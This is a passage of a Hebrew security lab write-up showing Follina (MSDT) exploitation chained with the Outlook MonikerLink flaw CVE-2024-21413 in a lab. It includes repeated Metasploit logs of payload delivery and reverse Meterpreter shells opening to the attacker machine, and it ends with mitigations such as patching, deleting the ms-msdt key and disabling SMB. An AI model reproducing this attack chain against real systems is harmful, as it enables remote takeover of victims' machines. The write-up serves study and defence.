


קורבן שיבחר לפתוח את הקובץ יקבל את המסך הבא:



ובינתיים במכונת התקיפה, לא בוצעה תקשורת מול שרת התקיפה ולכן ניכר כי מצב protected view מונע מהתקיפה לצאת לפועל.

במידה והקורבן יאפשר עריכה בקובץ, יתקבל המסך:



ובשלב זה, נקבל במכונת התקיפה את התקשורת הבאה מול שרת התקיפה:


```
msf6 exploit(windows/fileformat/word_msdtjs_rce) >
[*] 192.168.245.137  word_msdtjs_rce - Sending HTML Payload
[*] 192.168.245.137  word_msdtjs_rce - Obfuscate JavaScript content
[*] 192.168.245.137  word_msdtjs_rce - Sending PowerShell Payload
```


ונקבל גישה לmeterpreter דרך הhandler שהגדרנו:

```
[*] Sending stage (200774 bytes) to 192.168.245.137
[*] Meterpreter session 4 opened (192.168.245.128:4444 → 192.168.245.137:50253) at 2024-02-20 14:54:01 -0500
sessions 4
[*] Starting interaction with 4...

meterpreter > getuid
Server username: DESKTOP-KJ83BON\Hadar
meterpreter > quit
[*] Shutting down session: 4

[*] 192.168.245.137 - Meterpreter session 4 closed.  Reason: Died
```


אם, לחלופין, הקורבן יבחר להוריד את הקובץ

ובמכונתו פעילה האפשרות של preview pane:





סימון הקובץ בfile explorer יגרום לקבלת המסך הבא:




ובשלב זה, נקבל במכונת התקיפה את התקשורת הבאה מול שרת התקיפה:

```
msf6 exploit(windows/fileformat/word_msdtjs_rce) >
[*] 192.168.245.137  word_msdtjs_rce - Sending HTML Payload
[*] 192.168.245.137  word_msdtjs_rce - Obfuscate JavaScript content
[*] 192.168.245.137  word_msdtjs_rce - Sending PowerShell Payload
```


ונקבל גישה לmeterpreter דרך הhandler שהגדרנו:

```
[*] Sending stage (200774 bytes) to 192.168.245.137
[*] Meterpreter session 5 opened (192.168.245.128:4444 → 192.168.245.137:49890) at 2024-02-24 13:41:04 -0500
sessions 5
[*] Starting interaction with 5...

meterpreter > getuid
Server username: DESKTOP-KJ83BON\Hadar
meterpreter > quit
[*] Shutting down session: 5

[*] 192.168.245.137 - Meterpreter session 5 closed.  Reason: Died
```

במידה ואפשרות preview pane של file explorer אינה פעילה במכונת הקורבן, אם הוא יבחר לפתוח אותו מאוחר יותר, הוא יקבל את המסך הבא בעת פתיחת הקובץ:



וגם כעת, בדומה לתקיפה באמצעות קובץ docx, לא תתבצע תקשורת מול שרת התקיפה, עד שהקורבן יאפשר עריכה בקובץ ויבטל את מצב protected view:




בשלב זה נקבל שוב תקשורת מול שרת התקיפה:

```
msf6 exploit(windows/fileformat/word_msdtjs_rce) >
[*] 192.168.245.137  word_msdtjs_rce - Sending HTML Payload
[*] 192.168.245.137  word_msdtjs_rce - Obfuscate JavaScript content
[*] 192.168.245.137  word_msdtjs_rce - Sending PowerShell Payload
```

וגם session לmeterpreter שיתקבל בhandler שהגדרנו:

```
[*] Sending stage (200774 bytes) to 192.168.245.137
[*] Meterpreter session 6 opened (192.168.245.128:4444 → 192.168.245.137:49893) at 2024-02-24 13:45:48 -0500
sessions 6
[*] Starting interaction with 6 ...

meterpreter > getuid
Server username: DESKTOP-KJ83BON\Hadar
meterpreter > quit
[*] Shutting down session: 6

[*] 192.168.245.137 - Meterpreter session 6 closed.  Reason: Died
```

במידה והקורבן ילחץ על הקישור השני, אשר כולל ניצול של החולשה CVE-2024-21413, יתקבל המסך:



שוב נראה שישנה בעיה בפתיחת הקובץ, אך אם נביט במכונת התקיפה, נוכל לראות כי התקיימה תקשורת מול שרת התקיפה:

```
msf6 exploit(windows/fileformat/word_msdtjs_rce) >
[*] 192.168.245.137  word_msdtjs_rce - Sending HTML Payload
[*] 192.168.245.137  word_msdtjs_rce - Obfuscate JavaScript content
[*] 192.168.245.137  word_msdtjs_rce - Sending PowerShell Payload
```

וגם קיבלנו גישה לmeterpreter דרך הhandler שהגדרנו:

```
[*] Sending stage (200774 bytes) to 192.168.245.137
[*] Meterpreter session 7 opened (192.168.245.128:4444 → 192.168.245.137:49898) at 2024-02-24 13:47:35 -0500
sessions 7
[*] Starting interaction with 7 ...

meterpreter > getuid
Server username: DESKTOP-KJ83BON\Hadar
meterpreter > quit
[*] Shutting down session: 7

[*] 192.168.245.137 - Meterpreter session 7 closed.  Reason: User exit
```

כלומר, ניצול חולשת MonikerLink bug מאפשר לנו לפתוח את הקובץ הנגוע במצב עריכה ישירות, מבלי לעבור דרך protected view, וכך לגרום לתקיפה לצאת לפועל דרך לחיצה על הלינק בלבד - ללא צורך בפעולות נוספות מצד הקורבן.

3.5: מניעת התקיפה

כפי שראינו, כלי האבטחה protected view אינו מספיק למניעת ניצול החולשה Follina, הן בעת תקיפה על ידי מסמך נגוע בעל סיומת rtf כאשר שירות preview pane פעיל במכונת הקורבן והן בעת תקיפה המשלבת את ניצול החולשה CVE-2024-21413.

הגישה הטובה ביותר למניעת החשיפה לתקיפה היא הקפדה על התקנת עדכוני המערכת.

בהיעדר יכולת או רצון לשמור על המערכת עדכנית, ניתן לבצע מספר פעולות בכדי להקשות עד כדי מניעה את הפוטנציאל לתקיפה:

1. ניתן לבטל את פרוטוקול MSDT URI על ידי הרצת הפקודה:
reg delete HKEY_CLASSES_ROOT\ms-msdt /f בcmd.
ביטול הפרוטוקול יחסום את יכולתו של שירות התמיכה MSDT לפתוח קישורים וכפועל יוצא ימנע את פעילותה התקינה של תקיפה פוטנציאלית המתבסס על החולשה Follina.
2. ניתן לפגוע בתהליך ניצול החולשה CVE-2024-21413 על ידי ביטול פרוטוקול SMB ובכך למנוע פתיחה במצב עריכה של קבצים משותפים על שרת קבצים מרוחק. עם זאת, יתכן ופתרון זה לא יהיה שמיש בקרב לקוחות אשר עושים שימוש תדיר בפרוטוקול.